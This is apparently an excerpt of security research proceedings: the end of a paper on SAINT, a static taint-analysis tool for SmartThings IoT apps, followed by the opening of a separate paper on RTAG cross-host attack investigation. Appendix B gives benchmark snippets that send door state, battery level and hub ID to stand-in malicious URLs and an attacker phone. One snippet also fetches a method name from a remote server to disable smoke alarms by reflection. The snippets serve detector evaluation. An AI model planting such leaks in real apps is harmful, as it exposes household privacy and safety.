# 6 Limitations and Discussion

SAINT leaves detecting implicit flows optional. Even though our evaluation results on SmartThings apps show that tracking implicit flows does not lead to over-tainting

and false positives, whether this holds on apps of other IoT platforms and domains would need further investigation. Another limitation is SAINT's treatment of call by reflection. As discussed in Sec. 4, it constructs an imprecise call graph that allows a call by reflection target any method. This increases the number of methods to be analyzed and may lead to over-tainting. We plan to explore string analysis to statically identify possible values of strings and refine the target sets of calls by reflection.

SAINT treats all user inputs and state variables as taint sources even though some of those may not contain sensitive information. However, this has not led to false positives in our experiments. Another limitation is about sensitive strings. An app may hardcode a string such as "Remember to take your Viagra in the cabinet" and send the string out. Though the string contains sensitive information, SAINT does not report a warning (unless there is an implicit flow and implicit flow tracking is turned on). Determining whether hard-coded strings contain sensitive information may need user help or language processing.

Finally, SAINT's implementation and evaluation are purely based on the SmartThings programming platform designed for home automation. There are other IoT domains suitable for studying sensitive data flows, such as FarmBeats for agriculture [43], HealthSaaS for healthcare [16], and KaaIoT for the automobile [22]. We plan to extend SAINT's algorithms designed for SmartThings to these platforms and identify sensitive data flows.

## 7 Related Work

There has been an increasing amount of recent research exploring IoT security. These works centered on the security of emerging IoT programming platforms and IoT devices. For example, Fernandes et al. [10] identified design flaws in permission controls of SmartThings home apps and revealed the severe consequences of over-privileged devices. In another paper, Xu et al. [45] surveyed the security problems on IoT hardware design. Other efforts have explored vulnerability analysis within specific IoT devices [28, 17]. These works have found that apps can be easily exploited to gain unauthorized access to control devices and leak sensitive information of users and devices.

Many of previous efforts on taint analysis focus on the mobile-phone platform [9, 48, 15, 7, 5, 12]. These techniques are designed to address domain-specific challenges such as designing on-demand algorithms for context and object sensitivity. Several efforts on IoT analysis have focused on the security and correctness of IoT programs using a range of analyses. To restrict the usage of sensitive data, FlowFence [11, 32] enforces sensitive data flow control via opacified computation. ContexIoT [21] is a permission-based system that provides contextual integrity for IoT programs at runtime. ProvThings [44] captures system-level provenance through security-sensitive SmartThings APIs and leverages it for forensic reconstruction of a chain of events after an attack. In contrast, to our best knowledge, SAINT is the first system that precisely detects sensitive data flows in IoT apps by carefully identifying a complete set of taint sources and sinks, adequately modeling IoT-specific challenges, and addressing platform- and language- specific problems.

## 8 Conclusions

One of the central challenges of existing IoT is the lack of visibility into the use of data by applications. In this paper, we presented SAINT⋆, a novel static taint analysis tool that identifies sensitive data flows in IoT apps. SAINT translates IoT app source code into an intermediate representation that models the app's lifecycle–including program entry points, user inputs, events, and actions. Thereafter we perform efficient static analysis tracking information flow from sensitive sources to sink outputs. We evaluated SAINT in two studies; a horizontal SmartThings market study validating SAINT and assessing current market practices, and a second study on our novel IOTBENCH app corpus. These studies demonstrated that our approach can efficiently identify taint sources and sinks and that most market apps currently contain sensitive data flows.

SAINT represents a potentially important step forward in IoT analysis, but further work is required. In future work, we will expand our analysis to support more platforms as well as refine our analysis for more complex and subtle properties. At a higher level, we will extend the kinds of analysis provided by the online systems and therein provide a suite of tools for developers and researchers to evaluate implementations and study the complex interactions between users and the IoT devices that they use to enhance their lives. Lastly, we will expand the IOTBENCH app suite. In particular, we are studying the space of privacy violations reported in academic papers, community forums, and from security reports, and will reproduce unique flow vectors in sample applications.

## 9 Acknowledgments

Research was sponsored by the Army Research Laboratory and was accomplished under Cooperative Agreement Number W911NF-13-2-0045 (ARL Cyber Security CRA) and the National Science Foundation Grant No. CNS-1564105. This work is also partially supported by the US National Science Foundation (Awards: NSF-CAREER-CNS-1453647, NSF-1663051) and Florida Center for Cybersecurity (FC2)'s CBP (Award#: AWD000000007773). The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the Army Research Laboratory or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes notwithstanding any copyright notation here on.

⋆SAINT is available at `http://saint-project.appspot.com`.

## References


[1] APPLE'S HOMEKIT. https://www.apple.com/ios/home/. [Online; accessed 9-January-2018].

[2] APPLE'S HOMEKIT APP MARKET. https://support.apple.com/en-us/HT204893. [Online; accessed 9-January-2018].

[3] APPLE'S HOMEKIT SECURITY AND PRIVACY ON IOS. https://www.apple.com/business/docs/iOS_Security_Guide.pdf. [Online; accessed 9-January-2018].

[4] APPLE'S HOMEKIT SUBMISSION GUIDELINE. https://developer.apple.com/app-store/review/guidelines. [Online; accessed 9-January-2018].

[5] ARZT, S., RASTHOFER, S., FRITZ, C., BODDEN, E., BARTEL, A., KLEIN, J., LE TRAON, Y., OCTEAU, D., AND MCDANIEL, P. FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. *ACM SIGPLAN Notices* (2014).

[6] CELIK, Z. B., MCDANIEL, P., AND TAN, G. Soteria: Automated IoT Safety and Security Analysis. In *USENIX ATC* (2018).

[7] CLAUSE, J., ET AL. Dytan: a Generic Dynamic Taint Analysis Framework. In *ACM Software Testing and Analysis* (2007).

[8] EFFTINGE, S., EYSHOLDT, M., KÖHNLEIN, J., ZARNEKOW, S., VON MASSOW, R., HASSELBRING, W., AND HANUS, M. Xbase: Implementing Domain-specific Languages for Java. In *ACM SIGPLAN Notices* (2012).

[9] ENCK, W., GILBERT, P., HAN, S., TENDULKAR, V., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. *ACM Transaction on Computer Systems* (2014).

[10] FERNANDES, E., JUNG, J., AND PRAKASH, A. Security Analysis of Emerging Smart Home Applications. In *IEEE Security and Privacy (SP)* (2016).

[11] FERNANDES, E., PAUPORE, J., RAHMATI, A., SIMIONATO, D., CONTI, M., AND PRAKASH, A. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *USENIX Security* (2016).

[12] GORDON, M. I., KIM, D., PERKINS, J. H., GILHAM, L., NGUYEN, N., AND RINARD, M. C. Information Flow Analysis of Android Applications in DroidSafe. In *NDSS* (2015).

[13] GROOVY CONSOLE: THE GROOVY SWING CONSOLE. http://groovy-lang.org/groovyconsole.html. [Online; accessed 10-January-2018].

[14] GROOVYCODEVISITOR: AN IMPLEMENTATION OF THE GROOVY VISITOR PATTERNS. http://docs.groovy-lang.org/docs. [Online; accessed 10-January-2018].

[15] GU, B., LI, X., LI, G., CHAMPION, A. C., CHEN, Z., QIN, F., AND XUAN, D. D2Taint: Differentiated and Dynamic Information Flow Tracking on Smartphones for Numerous Data Sources. In *INFOCOM* (2013).

[16] HEALTHSAAS: THE INTERNET OF THINGS (IOT) PLATFORM FOR HEALTHCARE. https://www.healthsaas.net/. [Online; accessed 20-January-2018].

[17] HO, G., LEUNG, D., MISHRA, P., HOSSEINI, A., SONG, D., AND WAGNER, D. Smart Locks: Lessons for Securing Commodity Internet of Things Devices. In *ACM AsiaCCS* (2016).

[18] IFTTT (IF THIS, THEN THAT). https://ifttt.com/, 2017. [Online; accessed 11-January-2018].

[19] IOT PLATFORM COMPARISON. https://goo.gl/y8kzmY. [Online; accessed 29-January-2018].

[20] IOTBENCH: A MICRO-BENCHMARK SUITE TO ASSESS THE EFFECTIVENESS OF TOOLS DESIGNED FOR IOT APPS. https://github.com/IoTBench. [Online; accessed 29-April-2018].

[21] JIA, Y. J., CHEN, Q. A., WANG, S., RAHMATI, A., FERNANDES, E., MAO, Z. M., PRAKASH, A., AND UNVIERSITY, S. J. ContexIoT: Towards Providing Contextual Integrity to Appified IoT Platforms. In *NDSS* (2017).

[22] KAAIOT: CONNECTED CAR AND IOT AUTOMOTIVE. https://www.kaaproject.org/automotive/. [Online; accessed 20-January-2018].

[23] KANG, M. G., MCCAMANT, S., POOSANKAM, P., AND SONG, D. Dta++: Dynamic Taint Analysis with Targeted Control-flow Propagation. In *NDSS* (2011).

[24] LATTNER, C. *LLVM compiler infrastructure project*. The architecture of open source applications, 2012.

[25] MCLAUGHLIN, S., AND MCDANIEL, P. SABOT: Specification-based Payload Generation for Programmable Logic Controllers. In *ACM CCS* (2012).

[26] MYERS, A. C. JFlow: Practical Mostly-static Information Flow Control. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages* (1999).

[27] NAEINI, P. E., ET AL. Privacy expectations and preferences in an iot world. In *USENIX SOUPS* (2017).

[28] OLUWAFEMI, T., KOHNO, T., GUPTA, S., AND PATEL, S. Experimental Security Analyses of Non-Networked Compact Fluorescent Lamps: A Case Study of Home Automation Security. In *USENIX LASER* (2013).

[29] OPENHAB IOT APP MARKET (ECLIPSE MARKET PLACE). http://docs.openhab.org/eclipseiotmarket. [Online; accessed 9-January-2018].

[30] OPENHAB IOT APP SUBMISSION GUIDELINE. https://goo.gl/W63tEo. [Online; accessed 9-January-2018].

[31] OPENHAB: OPEN SOURCE AUTOMATION SOFTWARE FOR HOME. https://www.openhab.org/. [Online; accessed 9-January-2018].

[32] RAHMATI, A., FERNANDES, E., AND PRAKASH, A. Applying the Opacified Computation Model to Enforce Information Flow Policies in IoT Applications. In *IEEE Cybersecurity Development (SecDev)* (2016).

[33] RONEN, E., SHAMIR, A., WEINGARTEN, A.-O., AND O'FLYNN, C. IoT Goes Nuclear: Creating a ZigBee Chain Reaction. In *IEEE Security and Privacy (SP)* (2017).

[34] SAMSUNG SMARTTHINGS. https://www.smartthings.com/. [Online; accessed 9-January-2018].

[35] SIKDER, A. K., AKSU, H., AND ULUAGAC, A. S. 6thSense: A Context-aware Sensor-based Attack Detector for Smart Devices. In *USENIX Security* (2017).

[36] SMARTTHINGS CODE REVIEW GUIDELINES AND BEST PRACTICES. http://docs.smartthings.com/en/latest/code-review-guidelines.html. [Online; accessed 29-January-2018].

[37] SMARTTHINGS COMMUNITY FORUM FOR THIRD-PARTY APPS. https://community.smartthings.com/. [Online; accessed 10-January-2018].

[38] SMARTTHINGS OFFICIAL API DOCUMENTATION. http://docs.smartthings.com/en/latest/ref-docs/reference.html. [Online; accessed 9-January-2018].

[39] SMARTTHINGS OFFICIAL APP REPOSITORY. https://github.com/SmartThingsCommunity. [Online; accessed 10-January-2018].

[40] SMARTTHINGS OFFICIAL DEVELOPER DOCUMENTATION. http://docs.smartthings.com. [Online; accessed 29-January-2018].

[41] SMARTTHINGS SUPPORTED IOT PRODUCTS (DEVICES). https://www.smartthings.com/products. [Online; accessed 29-January-2018].

[42] SmartThings Web-service App Overview. http://docs.smartthings.com/en/latest/smartapp-web-services-developers-guide/overview.html, 2017. [Online; accessed 9-January-2018].

[43] Vasisht, D., Kapetanovic, Z., Won, J., Jin, X., Chandra, R., Sinha, S. N., Kapoor, A., Sudarshan, M., and Stratman, S. FarmBeats: An IoT Platform for Data-Driven Agriculture. In *NSDI* (2017).

[44] Wang, Q., Hassan, W. U., Bates, A., and Gunter, C. Fear and logging in the internet of things. In *NDSS* (2018).

[45] Xu, T., Wendt, J. B., and Potkonjak, M. Security of IoT Systems: Design Challenges and Opportunities. In *IEEE Computer-Aided Design* (2014).

[46] Yang, Y., et al. A survey on Security and Privacy Issues in Internet-of-Things. *IEEE Internet of Things Journal* (2017).

[47] Zeng, E., Mare, S., and Roesner, F. End User Security & Privacy Concerns with Smart Homes. In *USENIX SOUPS* (2017).

[48] Zhu, D. Y., Jung, J., Song, D., Kohno, T., and Wetherall, D. TaintEraser: Protecting Sensitive Data Leaks Using Application-level Taint Tracking. *SIGOPS Operating Systems Review* (2011).

# A Source Code of the Example App

We present the Groovy source code of the home-automation app's IR shown in Figure 4, Sec. 4.

**Listing 1: An example home-automation app**

```
definition(
    name: "SmartApp",
    namespace: "mygithubusername",
    author: "SainT",
    description: "This is an app for home automation",
    category: "My Apps",
    iconUrl: "https://s3.amazonaws.com/smartapp-icons/Convenience/Cat-Convenience.png",
    iconX2Url: "https://s3.amazonaws.com/smartapp-icons/Convenience/Cat-Convenience@2x.png",
    iconX3Url: "https://s3.amazonaws.com/smartapp-icons/Convenience/Cat-Convenience@2x.png")

preferences {
    section("When you are away/home") {
        input "presenceSensor", "capability.presenceSensor", multiple: true,
        required: true, title: "Which presence sensor?"
    }

    section("Turn on the lights") {
        input "theSwitches", "capability.switch", required: true, multiple: true,
        title: "Which lights?"
    }

    section("Lock/Unlock door") {
        input "theDoor", "capability.door", multiple: false,
        required: true, title: "Which door?"
    }

    section("Notify between what times?") {
        input "fromTime", "time", title: "From", required: true
        input "toTime", "time", title: "To", required: true
    }

    section("Send Notifications?") {
        input("recipients", "contact", title: "Send notifications to") {
            input "phone", "phone", title: "Warn security with text message",
            description: "Phone Number", required: true
        }
    }
}

def installed() {
    initialize()
}

def updated() {
    log.debug "Updated with settings: ${settings}"
    unsubscribe()
    initialize()
}

def initialize() {
    log.debug "initialize configured"
    subscribe(presenceSensor, "present", h1)
    subscribe(presenceSensor, "not present", h2)
}

def h1(evt) {
    log.debug "presence active called: $evt"
    x()
}

def h2(){
    log.debug "presence not active called: $evt"
    theSwitches.off()
    theDoor.unlock()

    def between = y()
    if (between){
        z()
    }

    def currSwitches = theSwitches.currentSwitch
    def onSwitches = currSwitches.findAll { switchVal ->
        switchVal == "on" ? true : false
    }
    log.debug "${onSwitches.size()} out of ${switches.size()} switches are on"
}

def x(){
    theSwitches.on()
    theDoor.unlock()
    def currSwitches = theSwitches.currentSwitch
    def onSwitches = currSwitches.findAll { switchVal ->
        switchVal == "on" ? true : false
    }
    log.debug "${onSwitches.size()} out of ${theSwitches.size()} switches are on"
}

def y(){
    log.debug "In time method"
        return timeOfDayIsBetween(fromTime, toTime, new Date(), location.timeZone)
}

def z(){
    log.debug "recipients configured: $recipients"
    sendSms(phone, "The ${theDoor.displayName} is locked and the ${theSwitches.displayName} is off!")
    def latestValue = theDoor.latestValue("door")
    log.debug "message sent, the door status is $latestValue"
}
```

# B IoTBench Apps

Table 3 presents IoTBench apps categorized by their data leak ground-truth. We present three example apps and their privacy violations below.

Our first app "Implicit Permission 1" (ID: 11) sends a short message to household members when everyone is away. We update an existing legitimate app to include a code block that transmits the state of the door via the `leak()` method to a remote server (see Listing 2). A privacy violation occurs because the door state, which informs households are not at home, is leaked to the malicious server.

**Listing 2: Device state leak through Internet interface**

```
if (everyoneIsAway()){
    //app logic
    leak() // invoke when everyone is away
}
def leak() {
    Params = [
    uri: "https://malicious-url",
    body: ["condition":"$thedoor.latestValue("door")"]]
    httpPost(Params) // leak
}
```

The second app "Explicit-Implicit" (ID: 14) sends a short message to users when a door lock has a low battery. A code block is added to an existing app to send the battery level (implicit permission) and hub id (explicit permission) to a third-party's phone number via `sendSms()` when the `sms_send` variable is true (see Listing 3). Here, `sms_send` is tainted via the `state` object's `SMS` field. The leaked battery level is a privacy violation.

**Listing 3: Leak of battery level and hub ID**

```
def BatteryPowerHandler(evt) {
    sms_send = state.SMS // true
    msg = "$doorBattery.currentValue("battery")
          power is out in hub ${evt.hubId}!"
    sendPush(msg) // user gets a push notification

    if (sms_send) { // attacker gets the same message
        sendSms(attacker_phone, msg) // leak
     }
}
```

Our final example is the "Call by Reflection 1" app (ID: 5). The app is used to trigger the alarm when smoke is detected. This app obtains the method name string from a remote server and uses this string to invoke `$state.method` (see Listing 4). Thus, the `updateApp()` method can be called by reflection. Because SAINT adds all methods in an app as possible call targets, it detects a data leak in `updateApp()`, which disables alarm by unsubscribing the "smoke-detected" event and sends this information to a hardcoded phone number.

**Listing 4: Leak via a reflective call**

```
def attack(){
  httpGet("http://maliciousServer.com"){
    resp ->
      if(resp.status == 200){
          state.method = resp.data.toString()
      }
    "$state.method"() // reflective call
}
updateApp() {
    unsubscribe() // revoke smoke detector events
    sendSms(attacker_phone,"$detector is revoked")
}
```

## C Taint Source and Taint Sink APIs

We present SmartThings APIs that are taint sinks in Table 1 and APIs that are taint sources in Table 2. We refer the interested reader to SmartThings API documentation for the details [38]. For taint sinks, SmartThings recently announced asynchronous HTTP requests available as a beta development feature [40]. However, the analyzed apps do not use asynchronous HTTP APIs; thus we exclude them from the list. We note that some taint-source APIs are used together with the device names assigned by the developer, or require specific device capabilities to use them. Therefore, the number of taint sources used in an app differs based on the app's context.

| Internet | Messaging |
|---|---|
| httpDelete() | sendSms() |
| httpGet() | sendSmsMessage() |
| httpHead() | sendNotificationEvent() |
| httpPost() | sendNotification() |
| httpPostJson() | sendNotificationToContacts() |
| httpPut() | sendPush() |
| httpPutJson() | sendPushMessage() |
| GET (web service apps) | |
| PUT (web services apps) | |
| POST (web service apps) | |
| DELETE (web service apps) | |

Table 1: SmartThings taint-sink APIs.

| Name of the interface | Definition | Name of the interface | Definition |
|---|---|---|---|
| **Device Information** | | **Device State** | |
| capabilitiy.<device type or attribute> | Allows to abstract devices into their underlying capabilities | latestState() | Gets the latest Device State record for the specified attribute |
| getManufacturerName() | Gets the manufacturer name of the device | statesSince() | Gets a list of Device State since the date specified |
| getModelName() | Gets the model name of the device | getArguments() | Gets the list of argument types for the command |
| getName() | Gets the internal name of the device, Hub, command, or attribute | getDateValue() | Gets the value of the event as a Date object |
| getSupportedAttributes() | Gets the list of device attributes | getDescriptionText() | Gets the description of the event |
| getSupportedCommands() | Gets the list of device commands | getDoubleValue() | Gets the value of the event as a Double |
| hasAttribute() | Determines if the device has the specified attribute | getFloatValue() | Gets the value of the as a Float |
| hasCapability() | Determines if the device supports the specified capability | getIntegerValue() | Returns the value of the event as an Integer |
| hasCommand() | Determines if the device has the specified command name | getJsonValue() | Gets the value of the event as a parsed JSON |
| latestValue() | Gets the latest reported value for the specified attribute | getLastUpdated() | Gets the last time the event was updated |
| getFirmwareVersionString() | Gets the firmware version of the Hub device | getLongValue() | Gets the value of the event as a Long |
| getId() | The unique system identifier for the device or the Hub | getName() | Gets the name of the event |
| getLocalIP() | The local IP address of the Hub device | getNumberValue() | Gets the value of the event as a number |
| getLocalSrvPortTCP() | The local server TCP port of the Hub device | getNumericValue() | Gets the value of the event as a number |
| getDataType() | Gets the data type of the device attribute | getUnit() | Gets the unit of measure for the event |
| getValues() | Gets the possible values for the device attribute | getValue() | Gets the value of the event as a String |
| getType() | Gets the type of the Hub device | getData() | Gets a map of any additional data on the event |
| getZigbeeId() | Gets the ZigBee ID of the Hub | getDate() | Acquisition time of the device state record |
| getZigbeeEui() | Gets the ZigBee Extended Unique Identifier of the Hub | getDescription() | The raw description that generated the event |
| events() | Gets a list of events for the Device in reverse chronological order | getDevice() | Gets the device associated with the event |
| eventsBetween() | Gets a list of events between the specified start and end dates | getDisplayName() | Gets the user-friendly name of the source of the event |
| eventsSince() | Gets a list of events since the specified date | getDeviceId() | Unique identifer of the Device associated with the event |
| getCapabilities() | The list of capabilities provided by this Device | getIsoDate() | Acquisition time of the event as an ISO-8601 String |
| getDeviceNetworkId() | Gets the device network ID for the device | getSource() | The source of the event |
| getDisplayName() | The label of the device assigned by the user | getXyzValue() | Value of the event as a 3-entry Map |
| getHub() | The Hub associated with this device | isPhysical() | TRUE if the event is from a physical actuation of the device |
| getLabel() | The name of the device in the mobile application or Web IDE | isStateChange() | TRUE if the attribute value for the event has changed |
| getLastActivity() | The date of the last event from the device | isDigital() | TRUE if the event is from a digital actuation of the device |
| getManufacturerName() | Gets the manufacturer name of the device | currentState() | Gets the latest State for the specified attribute |
| getModelName() | Gets the model name of the device | currentValue() | Gets the latest reported values of the specified attribute |
| deviceName.capabilities | Gets the device capabilities | getStatus() | Gets the current status of the device |
| getTypeName() | The type of the device | | |
| **Location** | | **User Inputs** | |
| getContactBookEnabled() | Determine if the Location has Contact Book enabled | input “someSwitch”, “capability.switch” | User preferences for the devices (accessed as $someSwitch) |
| getCurrentMode() | Gets the current mode for the location | input “someMessag”, “text” | User preferences for message (accessed as $someMessage) |
| getId() | Gets the unique internal system identifier for the location | input “someTime”, “time” | User preferences for the time (accessed as $someTime) |
| getHubs() | Gets the list of Hubs for the location | input “someTime”, “time” | User preferences for the time (accessed as $someTime) |
| getLatitude() | Gets the geographical latitude of the location | input “minutes”, “time” | User preferences for time span (accessed as $minutes) |
| getLongitude() | Gets the geographical longitude of the location | **State Variables** | |
| getMode() | Gets the current mode name for the location | state | Defines the state variable state |
| setMode() | Sets the mode for the location | atomicState | Defines the state variable atomicState |
| getTimeZone() | Gets the time zone for the location | | |
| getZipCode() | Gets the ZIP code for the location | | |
| getLocationId() | The unique identifier for the location associated with the event | | |
| getLocation() | The Location associated with the event | | |

Table 2: SmartThings taint-source APIs. The complete list can be accessed in our project page [20].

| App Category | ID/App Name | App Description‡ | Results† |
|---|---|---|---|
| **Lifecycle** | 1- Multiple Entry Points 1 | The app stores different sensitive data under the same variable name in different functions and only one of them is leaked. | ✔ |
| | 2- Multiple Entry Points 2 | The app stores different sensitive data under the same variable name in different functions and more than one piece of data is leaked. | ✔ |
| **Field Sensitivity** | 3- State Variable 1 | A state variable in the `state` object's field stores sensitive data. It is used in different functions and leaked through various sinks. | ✔ |
| **Closure** | 4- Leaking via Closure | A variable is tainted with the use of closures. The sensitive data is then leaked via different sinks. | ✔ |
| **Reflection** | 5- Call by Reflection 1 | A string is requested via Http Get interface and the string is used to invoke a method. One of the app methods leaks device information. | O |
| | 6- Call by Reflection 2 | A string is used to invoke a method via call by reflection. A method leaks the state of a door. | X |
| | 7- Call by Reflection 3 | A string is used to invoke a method via call by reflection. A method leaks the mode of a user. | X |
| **Device Objects** | 8- Multiple Devices 1 | Various sensitive data is obtained from different devices and leaked via different sinks. | ✔ |
| | 9- Multiple Devices 2 | Sensitive data from various devices is tainted and leaked via different sinks. | ✔ |
| | 10- Multiple Devices 3 | A taint source is obtained from device state and device information and they are leaked via messaging services. | ✔ |
| **Permissions** | 11- Implicit 1 | A malicious URL is hard-coded, and device states (implicit permission) are leaked to the hard-coded URL. | ✔ |
| | 12- Implicit 2 | A hard-coded phone number leaks the user inputs (implicit permission). | ✔ |
| | 13- Explicit | The hub ID (explicit permission) and state variables are leaked to a hard-coded phone number. | ✔ |
| | 14- Explicit-Implicit | A phone number is hard-coded to leak device information (implicit permission) and hub id (explicit permission). | ✔ |
| **Multiple Leaks** | 15- Multiple Leaks 1 | Various sensitive data obtained from the state of the devices and user inputs are leaked via same sink interface. | ✔ |
| | 16- Multiple Leaks 2 | Various sensitive data is obtained from device states and user inputs, and they are leaked via the Internet and messaging sinks. | ✔ |
| | 17- Multiple Leaks 3 | Various sensitive data is obtained from state variables and devices, and they are leaked via more than one hard-coded contact information. | ✔ |
| **Side Channel** | 18- Side Channel 1 | A device is misused to leak information (e.g., turning on/-turning off a light to signal adversary). | ! |
| | 19- Side Channel 2 | A device operating in a specific pattern causes other connected devices to trigger malicious activities. | ! |

Table 3: Description of IoTBench test suite apps and SainT's results.

‡ 19 apps leak 27 sensitive data. We provide a comment block in the source code of each app that gives a detailed description of the leaks including the line number of the leaks and the ground truths.

† ✔= True Positive, X = False Positive, O = Dynamic analysis required, ! = Not considered in attacker model

# Enabling Refinable Cross-Host Attack Investigation with Efficient Data Flow Tagging and Tracking

Yang Ji, Sangho Lee, Mattia Fazzini, Joey Allen, Evan Downing,
Taesoo Kim, Alessandro Orso and Wenke Lee

*Georgia Institute of Technology*

## Abstract

Investigating attacks across multiple hosts is challenging. The true dependencies between security-sensitive files, network endpoints, or memory objects from different hosts can be easily concealed by dependency explosion or undefined program behavior (e.g., memory corruption). Dynamic information flow tracking (DIFT) is a potential solution to this problem, but, existing DIFT techniques only track information flow within a single host and lack an efficient mechanism to maintain and synchronize the data flow tags globally across multiple hosts.

In this paper, we propose RTAG, an efficient data flow tagging and tracking mechanism that enables practical cross-host attack investigations. RTAG is based on three novel techniques. First, by using a record-and-replay technique, it decouples the dependencies between different data flow tags from the analysis, enabling lazy synchronization between independent and parallel DIFT instances of different hosts. Second, it takes advantage of system-call-level provenance information to calculate and allocate the optimal tag map in terms of memory consumption. Third, it embeds tag information into network packets to track cross-host data flows with less than 0.05% network bandwidth overhead. Evaluation results show that RTAG is able to recover the true data flows of realistic cross-host attack scenarios. Performance wise, RTAG reduces the memory consumption of DIFT-based analysis by up to 90% and decreases the overall analysis time by 60%–90% compared with previous investigation systems.

## 1 Introduction

Advanced attacks tend to involve multiple hosts to conceal real attackers and attack methods by using command-and-control (C&C) channels or proxy servers. For example, in the Operation Aurora [22] attack, a compromised victim's machine connected to a C&C server that resided in the stolen customers' account, and exfiltrated proprietary source code from the source code repositories. Gibler and Beddome demonstrated GitPwnd [32], an attack that takes advantage of the `git` [11] synchronization mechanism to exfiltrate victim's private data through a public `git` server. Unlike common data exfiltration attacks that only involve a victim host, GitPwnd leverages two hosts (victim's host and public `git` server) to complete the exfiltration.

Unfortunately, existing attack investigation systems, also known as provenance systems, are inadequate to figure out the true origin and impact of cross-host attacks. Many provenance analysis systems (such as [19, 35, 45]) are designed to monitor the system-call-level or instruction-level events within each host while ignoring cross-host interactions. In contrast, network provenance systems [64, 68, 69] focus on the interaction between multiple hosts, but, because they lack detailed system-level information, their analysis could result in a *dependency explosion problem* [35, 42]. To fully understand the steps and end-to-end information flow of a cross-host attack, it is necessary to collect accurate flow information from individual hosts and correctly associate them to figure out the real dependency.

Extending existing provenance systems to investigate cross-host attacks is challenging because problems of accuracy, performance, or both can be worse with multiple hosts. Although collecting coarse-grained provenance information (e.g., system-call-level information) introduces negligible performance overhead, it cannot accurately track dependency explosion and undefined program behaviors (e.g., memory corruption) even within a single host. That is, if we associate the coarse-grained provenance information from different hosts using another vague link (e.g., network session [64, 68, 69]), the result will contain too many false dependencies. Fine-grained provenance information, (e.g., instruction-level information from dynamic information flow tracking (DIFT)), is free from such accuracy problems. However, it demands

many additional computations and consumes huge memory, which will increase according to the number of hosts. More seriously, existing cross-host DIFT mechanisms piggyback metadata (i.e., *tags*) on network packets and associate them during runtime [50, 67], which is another source of huge performance degradation.

To perform efficient and accurate information flow analysis in the investigation of cross-host attacks, we propose a record-and-replay-based data flow tagging and tracking system, called RTAG. Performing cross-host information flow analysis using a record-and-replay approach introduces new challenges that cannot be easily addressed using existing solutions [25, 35, 50, 67]: that is, long analysis time and huge memory consumption. First, the communication between different hosts (e.g., through socket communication) introduces information flows that require additional information and procedure for proper analysis. Namely, the DIFT analysis requires transfer of the analysis data (i.e., tags) between the hosts in a synchronized manner. Existing record-and-replay solutions have to *serialize* the communication between hosts to transfer tags because no synchronization mechanism is implemented, leading to longer than necessary analysis time. Second, because a number of processes can run on multiple hosts under analysis, the memory requirement for DIFT instances could become tremendous, especially when multiple processes on different hosts interact with each other.

To overcome these two challenges, RTAG decouples the *tag dependency* (i.e., information flow between hosts) from the analysis with *tag overlay* and *tag switch* techniques (§6), and enables DIFT to be *independent* of any order imposed by the communication. This new approach enables the DIFT analysis to happen for multiple processes on multiple hosts in *parallel* leading to a more efficient analysis. Also, RTAG reduces the memory consumption of the DIFT analysis by carefully designing the *tag map* data structure that tracks the association between tags and associated values. Evaluation results show significant improvement both in analysis time, decreased by 60%–90%, and memory costs, reduced by up to 90%, with realistic cross-host attack scenarios including GitPwnd and SQL injection.

This paper makes the following contributions:

- **A tagging system that supports refinable cross-host investigation.** RTAG solves "tag dependency coupling," a key challenge in using refinable investigation systems for cross-host attack scenarios. RTAG decouples the tag dependency from the analysis which spares the error-prone orchestrating effort on replayed DIFTs and enables DIFT to be performed independently and in parallel.
- **DIFT runtime optimization.** RTAG improves the runtime performance of doing DIFT tasks at replay time in terms of both time and memory. By performing DIFT tasks in parallel, RTAG reduces the analysis time by over 60% in our experiments. By allocating an optimal tag size for DIFT based on system-call-level reachability analysis, RTAG also reduces the memory consumption of DIFT by up to 90% compared with previous DIFT engines.

The rest of paper is organized as follows: §2 describes the background of the techniques that supported RTAG's realization. §3, §4, and §5 present the challenges, an overview and the threat model of RTAG; §6 presents the design of RTAG; More specifically, §6.1 describes the data structure of RTAG, §6.3 explains how RTAG facilitates the independent DIFT; §6.4 describes how RTAG conducts tag switch for DIFT, and §6.6 presents the tag association module and how RTAG tracks the traffic of IPC. §7 gives implementation details and the complexity. §8 presents the results of evaluation. §9 summarizes related work, and §10 concludes this paper.

## 2 Background

RTAG utilizes concepts from a variety of research areas. This section provides an overview of these concepts needed to understand our system.

### 2.1 Execution Logging

Attack investigation systems most often rely on logged information to perform their analyses. Different systems use different levels of granularity when logging information for their analyses (e.g., system-call level versus instruction level) as the cost of collecting this information changes based on the selected granularity level. A first category of systems [6, 8, 19, 45] collects information at a high-level of granularity (e.g., system-call level) and generally have low runtime overhead. However, the information collected at this level of granularity might affect the accuracy of their analyses as it does not always provide all of the execution details. A second category of systems improves accuracy by analyzing program executions at the instruction level [24, 44, 66]. These systems provide very accurate results in their analyses. However, they introduce a runtime overhead that is not suitable for production software. Finally, a third category of systems [25, 35] combines the benefits of systems from the previous two categories using record and replay. These systems perform high-level logging/analysis while recording the execution of programs and perform low-level logging/analysis in a replayed execution of the programs. More specifically, RAIN [35] logs system call information about user-level processes using a kernel instrumentation approach. The system then analyzes instructions in a replayed execution of the processes.

## 2.2 Record and Replay

Record and replay is a technique that aims to store information about the execution of a software system (record phase) and use the stored information to re-execute the software in such a way that it follows the same execution path and also reconstructs the program states as the original execution (replay phase). Record and replay techniques can be grouped under different categories based on the layer of the system in which they perform the record-and-replay task. Some techniques perform record and replay by instrumenting the execution of programs at the user level [9, 33, 51, 58, 59]. These techniques are efficient in their replay phase as they can directly focus on the recorded information for the specific program. However, these techniques either require program source or binary code for instrumentation or have additional space requirements when recording executions of communicating programs (especially through the file system) as the recorded information is stored multiple times. The second category of techniques performs record and replay by observing the behavior of the operating system. Techniques do so by either monitoring the operating system through a hypervisor [20, 23, 56] or emulation [27]. These techniques are efficient in storing the information about different executing programs. However, they usually need to replay every program recorded even when only one program is of interest for attack investigation. Finally, a third category of techniques uses an hybrid approach. This category records information at the operating system level and replays the execution leveraging user-level instrumentation [25, 35] (e.g., by hooking `libc` library) for multi-thread applications. More specifically, Arnold [25] and RAIN [35] reside inside the kernel of operating system and record the non-deterministic inputs of executing 